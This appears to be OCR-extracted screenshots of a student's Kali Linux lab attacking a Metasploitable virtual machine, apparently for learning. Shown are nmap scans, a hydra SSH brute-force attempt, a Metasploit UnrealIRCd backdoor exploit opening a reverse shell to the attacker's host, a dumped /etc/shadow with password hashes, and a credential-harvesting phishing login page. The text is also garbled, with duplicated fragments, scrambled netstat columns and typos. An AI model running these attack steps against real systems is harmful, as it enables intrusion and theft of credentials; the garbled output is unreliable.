[Wed Oct 29 21:20:11.505284 2025] [php:error] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:16.477313 2025] [php:warn] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:16.477406 2025] [php:error] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:02.372548 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00170: caught SIGWINCH, shutting down gracefully
[Wed Oct 29 21:32:02.553505 2025] [mpm_prefork:notice] [pid 3171:tid 3171] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 21:32:02.553648 2025] [core:notice] [pid 3171:tid 3171] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:32:19.370152 2025] [php:warn] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:19.370209 2025] [php:error] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:33.349317 2025] [php:warn] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:33.349317 2025] [php:error] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:33:49.246924 2025] [php:warn] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo touch /var/www/html/log.txt
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo chmod 777 /var/www/html/log.txt
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo cat /var/www/html/log.txt
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
```

```
(kali㉿kali)-[~/phishing_lab]
$
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:
```

```
(kali㉿kali)-[~/phishing_lab]
$
```

```
(kali㉿kali)-[~/phishing_lab]
$ sudo systemctl restart apache2
[sudo] password for kali: |
```

File Machine Input Devices Help




File Edit Search View Document Help

Shadow.txt

```
1 cat > login.html << 'EOF'  
2 <!DOCTYPE html>  
3 <html>  
4 <head>  
5 <title>login - Educational Demo </title> </head>  
6 <body>  
7 <h2>Login Page</h2>  
8 <form action="submit.php" method="POST">  
9 Email: <input type="email"  
10 name="email" required><br>  
11 Password: <input type = "password"  
12 name="password" required><br>  
13 <button type="submit">Login</button>  
14 </form>  
15 <p style="color|
```

\*Untitled 2 - Mousepad

Untitled 2



kali@kali: ~

(genmon)XXX 23:02 | G

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo dhclient eth0

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 brd :: scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e9:c3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
        valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 86374sec preferred_lft 86374sec
    inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
$ nmap -sS -o 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-o'
See the output of nmap -h for a summary of options.
```

```
(kali㉿kali)-[~]
$ nmap -sS -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned,
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
```

```
(kali㉿kali)-[~]
$ nmap -sS -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned,
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
```

```
(kali㉿kali)-[~]
$ nmap -sS -o192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned,
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds
```


```
(kali㉿kali)-[~]
$ pinnn
```

File Machine Input Devices Help



\*Untitled 2 - Mousepad

File Edit Search View Document Help



shadow.txt


x

Untitled 2



```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php" method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type = "password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational Demo Only</p>
16 Demo Only</p>
17 </body>
18 </html>
19 EOF|
```

File Machine Input Devices Help




kali㉿kali: ~

Session Actions Edit View Help

```
bin::*:14684:0:99999:7:::  
sys:$!$fUx6BPo$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync::*:14684:0:99999:7:::  
games::*:14684:0:99999:7:::  
man::*:14684:0:99999:7:::  
lp::*:14684:0:99999:7:::  
mail::*:14684:0:99999:7:::  
news::*:14684:0:99999:7:::  
uucp::*:14684:0:99999:7:::  
proxy::*:14684:0:99999:7:::  
www-data::*:14684:0:99999:7:::  
backup::*:14684:0:99999:7:::  
list::*:14684:0:99999:7:::  
irc::*:14684:0:99999:7:::  
gnats::*:14684:0:99999:7:::  
nobody::*:14684:0:99999:7:::  
libuuid::*:14684:0:99999:7:::  
dhcpc::*:14684:0:99999:7:::  
syslog::*:14684:0:99999:7:::  
klog:$!$2ZVM54K$R9XKKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd::*:14684:0:99999:7:::  
msadmin:$!$XN10Zj2c$Rt/zCw3mLtUWA.ihZjA5/:14684:0:99999:7:::  
bind::*:14685:0:99999:7:::  
postfix::*:14685:0:99999:7:::  
ftp::*:14685:0:99999:7:::  
postgres:$!$Rw351k.x$MgQzUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql::*:14685:0:99999:7:::  
tomcat55::*:14691:0:99999:7:::  
distccd::*:14698:0:99999:7:::  
user:$!$HESu9xrH$k.o3G93DGxIiQKkPmUgZ0:14699:0:99999:7:::  
service:$!$KkRue72Z7GxDupr5Ohp6cj3Bu//:14715:0:99999:7:::  
telnetd::*:14715:0:99999:7:::  
proftpd::*:14727:0:99999:7:::  
statd::*:15474:0:99999:7:::  
  
ipconfig  
sh: line 15: ipconfig: command not found  
ipconfig  
sh: line 16: ipconfig: command not found  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <>BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:cfa:09:6 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0  
        inet6 fe80::a0:27ff:fea:f096/64 scope link  
            valid_lft forever preferred_lft forever
```

File Machine Input Devices Help



(genmon)XXX 9:34 | G

File Edit Search View Document Help



\*Untitled 2 - Mousepad


shadow.txt


```
1 cat > login.html << 'EOF'  
2 <!DOCTYPE html>  
3 <html>  
4 <head>  
5 <title>login - Educational Demo </title> </head>  
6 <body>  
7 <h2>Login Page</h2>  
8 <form action="submit.php" method="POST">  
9 Email: <input type="email"  
10 name="email"]
```

Untitled 2



Session	Actions	tcp	tcp6	udp	udp6
0	0	0 0.0.0.0:2049	0 0.0.0.0:21	0 0.0.0.0:2049	0 0.0.0.0:21
0	0	0 0.0.0.0:514	0 0.0.0.0:22	0 0.0.0.0:137	0 0.0.0.0:22
0	0	0 0.0.0.0:8009	0 0.0.0.0:23	0 0.0.0.0:138	0 0.0.0.0:23
0	0	0 0.0.0.0:6697	0 0.0.0.0:24	0 0.0.0.0:139	0 0.0.0.0:24
0	0	0 0.0.0.0:3306	0 0.0.0.0:25	0 0.0.0.0:1524	0 0.0.0.0:25
0	0	0 0.0.0.0:1099	0 0.0.0.0:26	0 0.0.0.0:1525	0 0.0.0.0:26
0	0	0 0.0.0.0:6667	0 0.0.0.0:27	0 0.0.0.0:1526	0 0.0.0.0:27
0	0	0 0.0.0.0:139	0 0.0.0.0:28	0 0.0.0.0:1527	0 0.0.0.0:28
0	0	0 0.0.0.0:5900	0 0.0.0.0:29	0 0.0.0.0:1528	0 0.0.0.0:29
0	0	0 0.0.0.0:111	0 0.0.0.0:30	0 0.0.0.0:1529	0 0.0.0.0:30
0	0	0 0.0.0.0:6000	0 0.0.0.0:31	0 0.0.0.0:1530	0 0.0.0.0:31
0	0	0 0.0.0.0:80	0 0.0.0.0:32	0 0.0.0.0:1531	0 0.0.0.0:32
0	0	0 0.0.0.0:43825	0 0.0.0.0:33	0 0.0.0.0:1532	0 0.0.0.0:33
0	0	0 0.0.0.0:8787	0 0.0.0.0:34	0 0.0.0.0:1533	0 0.0.0.0:34
0	0	0 0.0.0.0:8180	0 0.0.0.0:35	0 0.0.0.0:1534	0 0.0.0.0:35
0	0	0 0.0.0.0:1524	0 0.0.0.0:36	0 0.0.0.0:1535	0 0.0.0.0:36
0	0	0 0.0.0.0:60725	0 0.0.0.0:37	0 0.0.0.0:1536	0 0.0.0.0:37
0	0	0 0.0.0.0:21	0 0.0.0.0:38	0 0.0.0.0:1537	0 0.0.0.0:38
0	0	0 192.168.56.103:53	0 0.0.0.0:39	0 0.0.0.0:1538	0 0.0.0.0:39
0	0	0 127.0.0.1:53	0 0.0.0.0:40	0 0.0.0.0:1539	0 0.0.0.0:40
0	0	0 0.0.0.0:23	0 0.0.0.0:41	0 0.0.0.0:1540	0 0.0.0.0:41
0	0	0 0.0.0.0:5432	0 0.0.0.0:42	0 0.0.0.0:1541	0 0.0.0.0:42
0	0	0 0.0.0.0:25	0 0.0.0.0:43	0 0.0.0.0:1542	0 0.0.0.0:43
0	0	0 127.0.0.1:953	0 0.0.0.0:44	0 0.0.0.0:1543	0 0.0.0.0:44
0	0	0 0.0.0.0:445	0 0.0.0.0:45	0 0.0.0.0:1544	0 0.0.0.0:45
0	0	0 0.0.0.0:43039	0 0.0.0.0:46	0 0.0.0.0:1545	0 0.0.0.0:46
tcp6	0	0 ::1:2121	::*	0 0.0.0.0:47	0 0.0.0.0:47
tcp6	0	0 ::1:3632	::*	0 0.0.0.0:48	0 0.0.0.0:48
tcp6	0	0 ::1:53	::*	0 0.0.0.0:49	0 0.0.0.0:49
tcp6	0	0 ::1:22	::*	0 0.0.0.0:50	0 0.0.0.0:50
tcp6	0	0 ::1:5432	::*	0 0.0.0.0:51	0 0.0.0.0:51
tcp6	0	0 ::1:1953	::*	0 0.0.0.0:52	0 0.0.0.0:52
tcp6	0	0 0.0.0.0:2049	0 0.0.0.0:53	0 0.0.0.0:53	0 0.0.0.0:53
tcp6	0	0 192.168.56.103:137	0 0.0.0.0:54	0 0.0.0.0:54	0 0.0.0.0:54
tcp6	0	0 0.0.0.0:137	0 0.0.0.0:55	0 0.0.0.0:55	0 0.0.0.0:55
tcp6	0	0 192.168.56.103:138	0 0.0.0.0:56	0 0.0.0.0:56	0 0.0.0.0:56
tcp6	0	0 0.0.0.0:138	0 0.0.0.0:57	0 0.0.0.0:57	0 0.0.0.0:57
tcp6	0	0 0.0.0.0:33300	0 0.0.0.0:58	0 0.0.0.0:58	0 0.0.0.0:58
tcp6	0	0 192.168.56.103:53	0 0.0.0.0:59	0 0.0.0.0:59	0 0.0.0.0:59
tcp6	0	0 127.0.0.1:53	0 0.0.0.0:60	0 0.0.0.0:60	0 0.0.0.0:60
tcp6	0	0 0.0.0.0:954	0 0.0.0.0:61	0 0.0.0.0:61	0 0.0.0.0:61
tcp6	0	0 0.0.0.0:68	0 0.0.0.0:62	0 0.0.0.0:62	0 0.0.0.0:62
tcp6	0	0 0.0.0.0:69	0 0.0.0.0:63	0 0.0.0.0:63	0 0.0.0.0:63
tcp6	0	0 0.0.0.0:111	0 0.0.0.0:64	0 0.0.0.0:64	0 0.0.0.0:64
tcp6	0	0 0.0.0.0:46193	0 0.0.0.0:65	0 0.0.0.0:65	0 0.0.0.0:65
tcp6	0	0 0.0.0.0:40179	0 0.0.0.0:66	0 0.0.0.0:66	0 0.0.0.0:66
tcp6	0	0 0.0.0.0:45815	0 0.0.0.0:67	0 0.0.0.0:67	0 0.0.0.0:67
tcp6	0	0 ::1:53	::*	0 0.0.0.0:68	0 0.0.0.0:68
tcp6	0	0 ::1:42321	::*	0 0.0.0.0:69	0 0.0.0.0:69





kali㉿kali: ~

Session Actions Edit View Help

```
bin::*:14684:0:99999:7:::  
sys:$!$fUx6BPo$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync::*:14684:0:99999:7:::  
games::*:14684:0:99999:7:::  
man::*:14684:0:99999:7:::  
lp::*:14684:0:99999:7:::  
mail::*:14684:0:99999:7:::  
news::*:14684:0:99999:7:::  
uucp::*:14684:0:99999:7:::  
proxy::*:14684:0:99999:7:::  
www-data::*:14684:0:99999:7:::  
backup::*:14684:0:99999:7:::  
list::*:14684:0:99999:7:::  
irc::*:14684:0:99999:7:::  
gnats::*:14684:0:99999:7:::  
nobody::*:14684:0:99999:7:::  
libuuid:!:14684:0:99999:7:::  
dhcp::*:14684:0:99999:7:::  
syslog::*:14684:0:99999:7:::  
klog:$!$f2ZVM54k$R9XkKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd::*:14684:0:99999:7:::  
msadmin:$!$XN10Zj2c$Rt/zCw3mLtUWA.ihZjA5/:14684:0:99999:7:::  
bind::*:14685:0:99999:7:::  
postfix::*:14685:0:99999:7:::  
ftp::*:14685:0:99999:7:::  
postgres:$!$Rw351k.x$MgQzUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql::*:14685:0:99999:7:::  
tomcat55::*:14691:0:99999:7:::  
distccd::*:14698:0:99999:7:::  
user:$!$HESu9xrH$k.o3G93DGoxiQKkPmUgZ0:14699:0:99999:7:::  
service:$!$KkRue72Z7GxDupr5Ohp6cj3Bu//:14715:0:99999:7:::  
telnetd::*:14715:0:99999:7:::  
proftpd::*:14727:0:99999:7:::  
statd::*:15474:0:99999:7:::  
  
ipconfig  
sh: line 15: ipconfig: command not found  
ipconfig  
sh: line 16: ipconfig: command not found  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:cfa:09:6 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0  
        inet6 fe80::a0:27ff:fea:f096/64 scope link  
            valid_lft forever preferred_lft forever
```

```
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
```

```
[kali㉿kali] ~]$ msfconsole  
Metasploit tip: Organize your work by creating workspaces with workspace -a  
<name>
```


Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

msf >

File Machine Input Devices Help



File Edit Search View Document Help



shadow.txt

\*Untitled 2 - Mousepad


```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>Secure Login</title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php" method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type = "password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational Demo Only</p>
16 Demo Only</p>
17 </body>
18 </html>
19 EOF
```

Untitled 2

(genmon)XXX 9:44

Right Ctrl

File Machine Input Devices Help



Session Actions Edit View Help  
kali㉿kali:[~]

\$ sudo dhclient eth0

↳ \$ ip a

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 brd :: scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e9:c3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
        valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 86374sec preferred_lft 86374sec
    inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

↳ \$ nmap -sS -o 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-o'
See the output of nmap -h for a summary of options.


↳ \$ nmap -sS -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned,
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds

↳ \$ nmap -sS -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned,
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds

↳ \$ nmap -sS -o192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 23:00 IST
WARNING: No targets were specified, so 0 hosts scanned,
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.13 seconds

↳ \$ ping 192.168.56.103

(genmon)XXX 23:02 | G



Session Actions Edit View Help

kali㉿kali:~

```
[(kali㉿kali)-~] $ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
[(kali㉿kali)-~] $ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okExAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
[(kali㉿kali)-~] $
```

File Machine Input Devices Help



(genmon)XXX 23:38 | G

Session Actions Edit View Help

msf > search unreal

### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
1	\ target: Automatic	.	.	.	.
2	\ target: UT2004 Linux Build 3120	.	.	.	.
3	\ target: UT2004 Linux Build 3186	.	.	.	.
4	exploit/windows/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Win32)
5	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

msf > use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set RHOSTS 192.168.56.103

RHOSTS => 192.168.56.103

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set PAYLOAD cmd/unix/reverse

PAYOUTLOAD => cmd/unix/reverse

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set LHOST 192.168.56.107

LHOST => 192.168.56.107

msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > run

[\*] Started reverse TCP double handler on 192.168.56.107:4444

[\*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...

:irc.Metasploitable.LAN NOTICE AUTH :\*\*\* Looking up your hostname ...

:irc.Metasploitable.LAN NOTICE AUTH :\*\*\* Couldn't resolve your hostname; using your IP address instead

[\*] 192.168.56.103:6667 - Sending backdoor command ...

[\*] Accepted the first client connection ...

[\*] Accepted the second client connection ...

[\*] Command: echo ekdGVTrGg91JGUc9;

[\*] Writing to socket A

[\*] Writing to socket B

[\*] Reading from sockets ...

[\*] Reading from socket B

[\*] B: "ekdGVTrGg91JGUc9\r\n"

[\*] Matching ...

[\*] A is input ...

[\*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions

[\*] Wrong number of arguments expected: 1, received: 0

Usage: sessions <id>

Interact with a different session Id.

This command only accepts one positive numeric argument.

This works the same as calling this from the MSF shell: sessions -i <session id>



kali㉿kali: ~/phishing\_lab

23:07 | G

Session Actions Edit View Help

```
[Wed Oct 29 21:19:14.728075 2025] [php:warn] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:19:14.728227 2025] [php:error] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:11.505284 2025] [php:warn] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:11.505284 2025] [php:error] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:16.477313 2025] [php:warn] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:20:16.477406 2025] [php:error] [pid 872:tid 872] [client 127.0.0.1:55674] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:02.372548 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00170: caught SIGWINCH, shutting down gracefully
[Wed Oct 29 21:32:02.553505 2025] [mpm_prefork:notice] [pid 3171:tid 3171] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 21:32:02.553648 2025] [core:notice] [pid 3171:tid 3171] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:32:19.370152 2025] [php:warn] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:19.370209 2025] [php:error] [pid 3175:tid 3175] [client 127.0.0.1:52130] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:32:33.348539 2025] [php:warn] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:32:33.348539 2025] [php:error] [pid 3174:tid 3174] [client 127.0.0.1:53770] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:33:49.244924 2025] [php:warn] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
